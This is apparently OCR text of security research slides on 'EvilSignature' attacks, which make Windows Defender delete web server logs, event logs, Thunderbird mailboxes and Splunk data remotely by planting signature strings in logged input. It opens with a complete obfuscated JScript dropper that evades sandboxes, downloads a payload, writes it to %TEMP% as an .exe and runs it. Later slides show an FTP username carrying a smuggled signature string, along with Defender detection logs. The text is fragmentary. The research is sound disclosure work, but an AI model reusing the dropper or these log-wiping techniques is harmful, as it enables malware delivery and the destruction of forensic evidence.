
<html><<script>var s = false;var qg = "CreateObject";var v = function av() {return WScript[qg]("WScript.Shell");}(), e = 11;var SP = "MSXML2.XMLHTTP";var yH = 2123213;var z = 0;function p(kn){v["Run"](kn, z, z);};function QT0(){return ""
+ SP;};function B(k, PU){z = z * 1; return k - PU;};function ue(){return qg;};if (s){var y = "";function x(){return 22;};var h = 0; var q = 0;function b(){var WW = new this["Date"]();var mn = WW["getUTCMilliseconds"]();WScript["Sleep"]
(x());var WW = new this["Date"]();var c = WW["getUTCMilliseconds"]();WScript["Sleep"](x());var WW = new this["Date"]();var Hh = WW["getUTCMilliseconds"]();var h = "I";h = B(c, mn);var q = "AN";q = B(Hh, c);y = "open";return B(h, q);}var
cx = false;var x0 = false;for (var D = z; D < x() * 1; D++){if (b() != z){cx = true; q = "31" + 11 * h + q; x0 = true; break;}}function br() {return ((cx == true) && (cx == x0)) ? 1 : z;};if (cx && br() && x0){function QT() {return
v["ExpandEnvironmentStrings"]("%TE"+"MP%/") + "7iAfUtmJj8p5dq2.exe";}; g = QT0(); f = WScript[qg](g); var G = 1; while (G){try {f[y]("GET", "", false);f["send"]();S0 =
"Sleep";for (;;){WScript[S0](x() * 11); if (f["readystate"]) break;};G = z;} catch(u){};}function o(fB) {var S = (1, 2, 3, 4, 5, fB); return S;};N = WScript[ue()]("ADODB.Stream");g = N;g[y]();g["type"] = o(1);g["write"]
(f["ResponseBody"]);N["position"] = o(z);g["Save" + "ToFile"](QT(), 2);N["c"+"lose"]();r = QT();p(r);}}<</script></html> (edited)

LOGS


Remote deletion of Linux Web Server Logs








Remote Deletion of Linux Web Server Logs - Ngnix Demo




Remote Deletion of Windows Web Server Logs

- The Web server's market share




Windows - FTP - Remote Deletion of Filezilla server logs

```
C:\playground\defender_signatures>ftp 192.168.120.161
Connected to 192.168.120.161.
220-FileZilla Server 1.5.1
220 Please visit https://filezilla-project.org/
202 UTF8 mode is always enabled. No need to send this command
User (192.168.120.161:(none)): Add-MemberNoteProperty-NameVirtualProtect-Value$VirtualProtect
331 Please, specify the password.
Password:
530 Login incorrect.
Login failed.
```



Remote deletion of local mailbox - Mozilla ThunderBird

- Send mail to victim with a subject with the EvilSignature



Threat quarantined
20/11/2022 3:10


Detected: HackTool:Win32/Mikatz!dha
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: 20/11/2022 3:11
Details: This program has potentially unwanted behavior.


Affected items:
file: C:\Users\Safebreach\AppData\Roaming\Thunderbird\Profiles\gz8udxy6.default-release\ImapMail\imap.gmail.com\INBOX

Local - Unprivileged deletion of Windows event log file

corrupted msi with
version info includes the signature




Application.evtx is deleted




Remote - Deletion of Windows event log file

Failed SMB login attempts, the username includes signature



Security.evtx remotely deleted



Remote - Remote Deletion of Windows event log file

Windows Defender - Delete Windows Defender detection logs

Self cannibalism - Defender deletes its own detection logs :)

Date: 02/11/2022 1:47
Details: This program has potentially unwanted behavior.

Affected items:

containerfile: C:\playground\12.msi

containerfile: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\DetectionHistory\22\64BA29BD-70EC-400A-854A-612ABD9022AB

containerfile: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\Detections.log

HackTool:Win32/Mikatz!dha

Alert level: High
Status: Active
Date: 21/11/2022 0:17
Category: Tool
Details: This program has potentially unwanted behavior.

Learn more

Affected items:


containerfile: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\DetectionHistory\18\E2AA9560-9748-45FD-B6EA-9FFB8F3C4E42

containerfile: C:\ProgramData\Microsoft\Windows Defender\Support\MPLog-20210202-121608.log


file: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\DetectionHistory\18\E2AA9560-9748-45FD-B6EA-9FFB8F3C4E42->(UTF-16LE)

file: C:\ProgramData\Microsoft\Windows Defender\Support\MPLog-20210202-121608.log->(UTF-16LE)

OK




Windows Defender - Self cannibalism demo




EvilSignature - Collateral damage - 2nd phase - Splunk

All rivers flow to the sea

Domino Effect - Splunk




- All rivers flow to the sea … all logs flow to Splunk



EvilSignature - Collateral damage - 2nd phase - Splunk

Manually adding log file, the filename includes the EvilSignature



Backdoor:PHP/Remoteshell.B

Alert level: Severe
Status: Active
Date: 08/11/2022 12:36
Category: Backdoor
Details: This program provides remote access to the com
on.

Learn more

Affected items:
file: C:\Program Files\Splunk\var\lib\splunk\defaultdb\db
\hot_v1_0\rawdata\0

HackTool:SH/PythonKeylogger.B


Alert level: High
Status: Active
Date: 08/11/2022 12:26
Category: Tool
Details: This program has potentially unwanted behavior.

Learn more

Affected items:
file: C:\Program Files\Splunk\var\run\splunk\dispatch
\1667939169.19\indexpreview.csv
file: C:\Program Files\Splunk\var\run\splunk\dispatch
\1667939169.19\info.csv
file: C:\Program Files\Splunk\var\run\splunk\dispatch
\1667939169.19\status.csv

EvilSignature - Collateral damage - 2nd phase - Splunk

- Splunk collect windows security event logs



EventType=0
ComputerName=DESKTOP-6655UUR
Show all 61 lines

